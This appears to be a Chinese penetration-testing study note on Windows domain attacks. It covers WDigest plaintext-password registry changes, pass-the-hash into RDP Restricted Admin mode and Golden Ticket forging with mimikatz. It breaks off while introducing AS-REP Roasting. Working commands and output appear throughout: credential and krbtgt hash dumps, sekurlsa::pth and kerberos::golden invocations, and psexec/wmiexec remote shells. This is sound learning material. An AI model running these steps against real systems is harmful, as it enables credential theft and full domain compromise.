(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003820-c4bd4cc0-42e1-1.png>)

注销后删除 LSASS 中的凭据

在这个更新之前，08 什么的只要登陆过 lsass 内存中就会缓存明文密码、登陆凭证等。但是在打了补丁或者 2012 win8 这种机器上只要用户注销就都没了。

添加两个新的 SID

在更新后多了两个新的 SID:


- 1、本地账户，LOCAL_ACCOUNT(S-1-5-113)，所有本地账户继承此SID
- 2、本地管理员组，LOCAL_ACCOUNT_AND_MEMBER_OF_ADMINISTRATORS_GROUP(S-1-5-114)，所有本地管理员组继承此SID

本来 2 中的 114 id 不是这样的介绍，但是在其他文章中写的是管理员组账户。但是在他们实验中在管理员组中的域账号不会继承此 SID。

当然了之所以有这两个 SID，也是为了方便策略。一下子就可以对本地账户进行区管理！

加这样拒绝通过远程桌面服务登录

如这样拒绝通过远程桌面服务登录



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003829-ca44db9a-42e1-1.png>)

这样设置以后本地管理员组和本地账户都不可以登录了，而域管账户可以登录！

LSASS 中删除明文凭证

这里涉及到了 Wdigest SSP，在此补丁出世之前。lsass 中由各种 SSP 保存明文密码！但是在补丁出现之后，就只有 Wdigest SSP 能保存密码了。一开始在这里我还不不懂，知道搜索关键字找了以前的笔记！

权限都要很高

1.改注册表 (mimitaze存在免杀问题)

PASS:需要锁屏等方式

修改成记录明文密码

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v  
UseLogonCredential /t REG_DWORD /d 1 /f
```

wdigest :


```
* Username : Administrator
* Domain   : BJ
* Password : BeiJing!@#
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003837-ceec4a66-42e1-1.png>)

可以看到之前我所记录的 lsass 记录明文，修改的就是 Wdigest SSP 的注册表！当然了，在这里还可以插入其他的 SSP 去记录明文。在这里只是表达 Wdigest SSP 的作用！

0x04 防御 PTH

- 将 FilterAdministratorToken 的值设置为 1，限制 administrator 账户也不能登录
- 可以使用脚本或人工定期查看 LocalAccountTokenFilterPolicy 是否有被攻击者修改过
- 在组策略中的 "拒绝从网络访问这台计算机" 将需要限制的组、用户加入到列表中！

摘抄链接

<https://www.freebuf.com/articles/system/220473.html>
(<https://www.freebuf.com/articles/system/220473.html>
l)

Pass the Hash with Remote Desktop

0x00 前言

在一般的渗透测试中，当我们拿到了某个用户的 NTLM Hash 的时候。我们一般就直接去 PTH 了，但是除了 PTH 还有另外一种额外的方法能够让我们 PTH 登录对方机器的 3389 服务。但是此条件有些苛刻！

0x01 简介

0x01 简介

本文主要介绍以下内容：

- Restricted Admin mode 介绍
- Pass the Hash with Remote Desktop 的适用条件
- Pass the Hash with Remote Desktop 的实现方法

0x02 Restricted Admin mode 介绍

官方说明：

<https://blogs.technet.microsoft.com/kfalde/2013/08/14/restricted-admin-mode-for-rdp-in-windows-8-1-2012-r2/>

适用系统：

- 高版本只支持 Windows 8.1 和 Windows Server 2012 R2
- 低版本需要打补丁 Windows 7 和 Windows Server 2008 R2 默认不支持，需要安装补丁 2871997、2973351

在这里形成这个漏洞的主要原因还是因为微软为了避免 PTH 攻击，开发了 2871997 补丁导致的！win8 2012 默认包含了这个补丁，所以不需要额外安装。而以前的版本则需要安装下补丁！

相关资料可参考：

<https://docs.microsoft.com/en-us/security-updates/SecurityAdvisories/2016/2871997>
<https://support.microsoft.com/en-us/help/2973351/microsoft-security-advisory-registry-update-to-improve-credentials-pro>

0x03 Pass the Hash with Remote Desktop 的实现方法

在这里需要有两个必要的元素！首先是受害者机器需要开启注册表某一项，另一点是攻击机需要使用利用 PTH 登录的工具！

开启注册表

使用命令开启


```
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v Disabl  
eRestrictedAdmin /t REG_DWORD /d 00000000 /f
```

攻击机登录

(1) 使用客户端命令行登录


```
mstsc.exe /restrictedadmin
```

如果当前系统不支持 Restricted Admin mode，执行后弹出远程桌面的参数说明，如下图



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003851-d747af34-42e1-1.png>)

如果系统支持 Restricted Admin mode，执行后弹出登录桌面界面，如下图



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003856-da8f041c-42e1-1.png>)

在这里登录只需要输入对方的 IP 即可！

(2) 使用 FreeRDP 工具来使用

他的旧版本支持 pth 登陆方式，下载链接：

<https://labs.portcullis.co.uk/download/FreeRDP-pth.tar.gz>

在这里笔者没有环境所以没有进行编译测试！

0x04 实际环境测试

如果因为需求一定要登录 3389 的话，那可以通过这种方式在破解不出明文的情况下登录。

测试环境

Server

- IP:192.168. 52.129
- OS:2012 R2

- Computer Name:WIN-Q2JR4MURGS0
- User Name : administrator
- NTLM hash:08eb9761caca8f3c386962b5ad4b1991
- 未开启 Restricted Admin mode

Client:

- IP:192.168.52.140
- OS:2012 R2
- User Name:administrator
- 支持 Restricted Admin mode

(1)psexec pth 连接修改注册表

首先获取到 B 机器本地管理员组用户 administrator 的 NTLM

```
mimikatz.exe "Log" "Privilege::Debug" "Sekurlsa::logonpasswords" "exit"
```


获取到的 hash 如下

```
08eb9761caca8f3c386962b5ad4b1991
```

pass:

笔者在这里遇到一个问题，所测试的机器为 2012 R2。在 administrator 账户上增加了 DD 账户，并添加管理员。想着登录 DD 账号之后缓存下 hash，然后登录 administrator 再抓 hash。但是登录 administrator 之后一直抓取不到 DD 的 hash，想着以前自己搞得机器都有很多 hash 啊。

而且不符合登陆过后内存中无 hash 的思路，这个时候突然想到了一点。打过 KB2871997 补丁的机器或者 2012 及以上机器 (内置此补丁不需要额外打)，注销后会删除凭证。且我实验的机器只有重启、关机、注销三个按钮。



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003917-e6e00766-42e1-1.png>)

在命令行中开启注册表必要修改项

```
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v DisableRestrictedAdmin /t REG_DWORD /d 00000000 /f
```



```
C:\Windows\system32>net user

\\ 的用户帐户

-----
Administrator          DD          Guest
Leafer
命令运行完毕，但发生一个或多个错误。


C:\Windows\system32>REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v DisableRestrictedAdmin /t REG_DWORD /d 00000000 /f
操作成功完成。

C:\Windows\system32>
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003925-ebc65ca8-42e1-1.png>)

随后在 Client 上 mimikatz 内使用命令登录对方机器，在这里无需账号密码

```
sekurlsa::pth /user:administrator /domain:. /ntlm:08eb9761cac
a8f3c386962b5ad4b1991 "/run:mstsc.exe /restrictedadmin"
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003931-ef7964a8-42e1-1.png>)

pass:

如果单独使用 mstsc.exe，好像无法指定具体哪个 hash 登录！

0x05 此模式下带来的问题

在这篇文章中说明了 PTH 登录 3389 所带来无法缓存 Hash 的问题

<http://blog.sycsec.com/2018/10/02/What-is-Pass-the-Hash-and-the-Limitations-of-mitigation-methods/#%E8%83%BD%E5%A4%9F%E7%A6%81%E6%AD%A2%E7%94%A8%E6%88%B7%E7%BD%91%E7%BB%9C%E7%99%BB%E5%BD%95>

当我们使用 pth 登录 3389 进去之后，使用 mimikatz 抓 hash。会发现无法抓取到！

```
Authentication Id : 0 ; 243994 (00000000:0003b91a)
Session           : RemoteInteractive from 2
User Name         : exist
Domain            : WIN-SVIAKFOHEAA
Logon Server      : (null)
Logon Time        : 2018/9/4 16:03:39
SID               : S-1-5-21-1585670960-2712029264-1535830348-1001
msv :
  tspkg :
  wdigest :
    * Username : WIN-SVIAKFOHEAA$
    * Domain   : WORKGROUP
    * Password : (null)
  kerberos :
  ssp : K0
  credman :
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003938-f39ab7c6-42e1-1.png>)

这是因为这是“首先管理员模式”的特性，接下来描述一下为什么会

出现这种情况！

1. 远程桌面默认使用无约束委派用户凭证，以达到完全在远程服务器上代表用户的目的。当我们连接到远程桌面服务器上，可以使用 dir 命令链接其他的 smb 服务器并使用我们登录 3389 的凭证认证，这是因为客户端进行远程桌面连接的时候会发送用户的明文密码，这个密码可以用于计算 HTLM Hash 并缓存在远程桌面服务器上！

2. 受限管理员模式下，远程桌面客户端会首先使用客户端机器上已缓存的 NTLM Hash 进行认证，不需要用户输入用户名和密码，也就不会把明文密码委派到目标；即便缓存的 hash 认证失败，用户

必须输入明文密码，mstsc 也不会直接发送明文密码，而是计算出所需的值后再发送。这种模式下，登录到远程桌面服务器上并使用 dir 命令像其他 smb 服务器认证是，将使用空用户（用户名）登录，几乎都会登录失败！

可以对比看出，客户端直接明文 3389 登录，可能会被 mimikatz 从内存中抓取到；而受限管理员模式则能避免发送明文，服务端内存也就不会缓存用户凭证！

参考链接：

<https://www.secpulse.com/archives/72190.html>
<https://www.freebuf.com/articles/system/220473.html>
<http://blog.sycsec.com/2018/10/02/What-is-Pass-the-Hash-and-the-Limitations-of-mitigation-methods/#%E8%83%BD%E5%A4%9F%E7%A6%81%E6%AD%A2%E7%94%A8%E6%88%B7%E7%BD%91%E7%BB%9C%E7%99%BB%E5%BD%95>

黄金票据

0x00 漏洞成因

在 kerberos 认证笔记中有这么一段话

在 TGS_REQ 部分，Client 将发送大致三种数据。两种加密的，一种不加密的。机密的分别为 TGT、Login Session key 加密的时间戳数据 B，不加密的如要访问的服务名称

当我们有了 trbtgt 的密钥之后，我们可以解密 TGT，也可以加密 TGT。因为我们用了 trbtgt NTLM Hash！下面还有这样一段话

当 TGS 收到请求后，将会检查自身是否存在客户端所请求的服务。如果服务存在，通过 krbtgt 用户的 NTLM hash 解密 TGT 获得 Login Session key，使用 Login Session key 去解密数据 B，通过数据 B。

这里是关键，TGS 获取的 Login Session key 是通过解开 TGT 获取的！因此当我们得到 trbtgt hash 之后，我们就可以伪造任一用户了！

0x01 利用场景

1. 拿到域内所有账户 Hash，包括 krbtgt 账户，某些原因导致域控权限掉了，域管改密码了等
2. 手上还有一台机器，无所谓是否在域中！
3. 域管理员没有更改域控 krbtgt 账户的密码
4. 通常当作后门使用！

0x02 利用条件

伪造黄金凭据需要具备下面条件：

- krbtgt 用户的 hash(就意味着你已经有域控制器权限了)
- 域名称
- 域的 SID 值
- 要伪造的用户名


0x03 实验环境

192.168.60.1 hacke.testlab win2012

192.168.60.55 非域内机器 win2008

使用命令获取 hash、SID

```
mimikatz.exe "Log" "Privilege::Debug" "lsadump::lsa /patch"  
"exit"
```



```
mimikatz - 记事本  
Using 'mimikatz.log' for logfile : OK  
mimikatz(commandline) # Privilege::Debug  
Privilege '20' OK  
mimikatz(commandline) # lsadump::lsa /patch  
Domain : HACKE / S-1-5-21-3502871099-3777307143-1257297015  
RID : 000001f4 (500)  
User : Administrator  
LM :  
NTLM : 2f148490385886d108066a013d4d9112  
RID : 000001f5 (501)  
User : Guest  
LM :  
NTLM :  
RID : 000001f6 (502)  
User : krbtgt  
LM :  
NTLM : 30c84f309c52d2d6d05561fc3f904647  
RID : 000003e9 (1001)  
User : Leafer  
LM :  
NTLM : 32ed87bdb5fdc5e9cba88547376818d4  
RID : 00000452 (1106)  
User : test  
LM :  
NTLM : 35c83173a6fb6d142b0359381d5cc84c
```

krbtgt NTLM hash

```
RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : 30c84f309c52d2d6d05561fc3f904647
```

域的 SID 值

S-1-5-21-3502871099-3777307143-1257297015

域名称

hacke.testlab

在这里我们要伪造

Administrator


准备就绪之后就可以在我们的机器上使用了，当前机器权限可以是普通权限。无需管理员即可 PTT！

在伪造之前，最好清空一下当前的票据

klist purge

使用 mimikatz

```
kerberos::golden /admin:Administrator /domain:hacke.testlab /
sid:S-1-5-21-3502871099-3777307143-1257297015 /krbtgt:30c84f3
09c52d2d6d05561fc3f904647 /ticket:ticket.kirbi
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003958-ff6c96fa-42e1-1.png>)

在成功之后就相当于 IPC 连接成功之后的攻击方法了！


但是这里不同的工具需要的参数不同，机器名和 IP 都可以试试看

域控机器名

WIN-Q2JR4MURGS0

WMIEXEC.VBS


```
cscript wmiexec.vbs /shell 192.168.60.1
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004006-0450cac4-42e2-1.png>)

psexec

```
PsExec.exe \\192.168.60.1 cmd.exe
```



PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [版本 6.3.9600]
(c) 2013 Microsoft Corporation。保留所有权利。

C:\Windows\system32>whoami
hacke\administrator

C:\Windows\system32>

先知社区


(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004013-084192ee-42e2-1.png>)


more

AS-REP Roasting 攻击

0x00 漏洞成因

这个漏洞是需要额外去配置的！ 需要我们在用户账号设置 "Do not require Kerberos preauthentication(不需要 kerberos 预身份验证)"。





(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004022-0dacbe98-42e2-1.png>)

在 AS_REP 阶段，会返回由我们请求的域账户 hash 加密某个值后返回。然后通过自身的 ntlm hash 去解密得到数据。在这里设置不要求预身份验证后，我们可以在 AS_REQ 阶段，填写想要伪造请求的用户名，随后会用伪造请求的用户名 NTLM Hash 加密返回给我们。随后我们就可以拿去爆破了，不过前提就是需要伪造请求的用户名设置了 "不要求 Kerberos 预身份认证"

0x01 实验环境

非域机器，无法通过 LDAP 来发起用户名的查询。所以即使能够与 kerberos 通信也没法执行某些脚本。

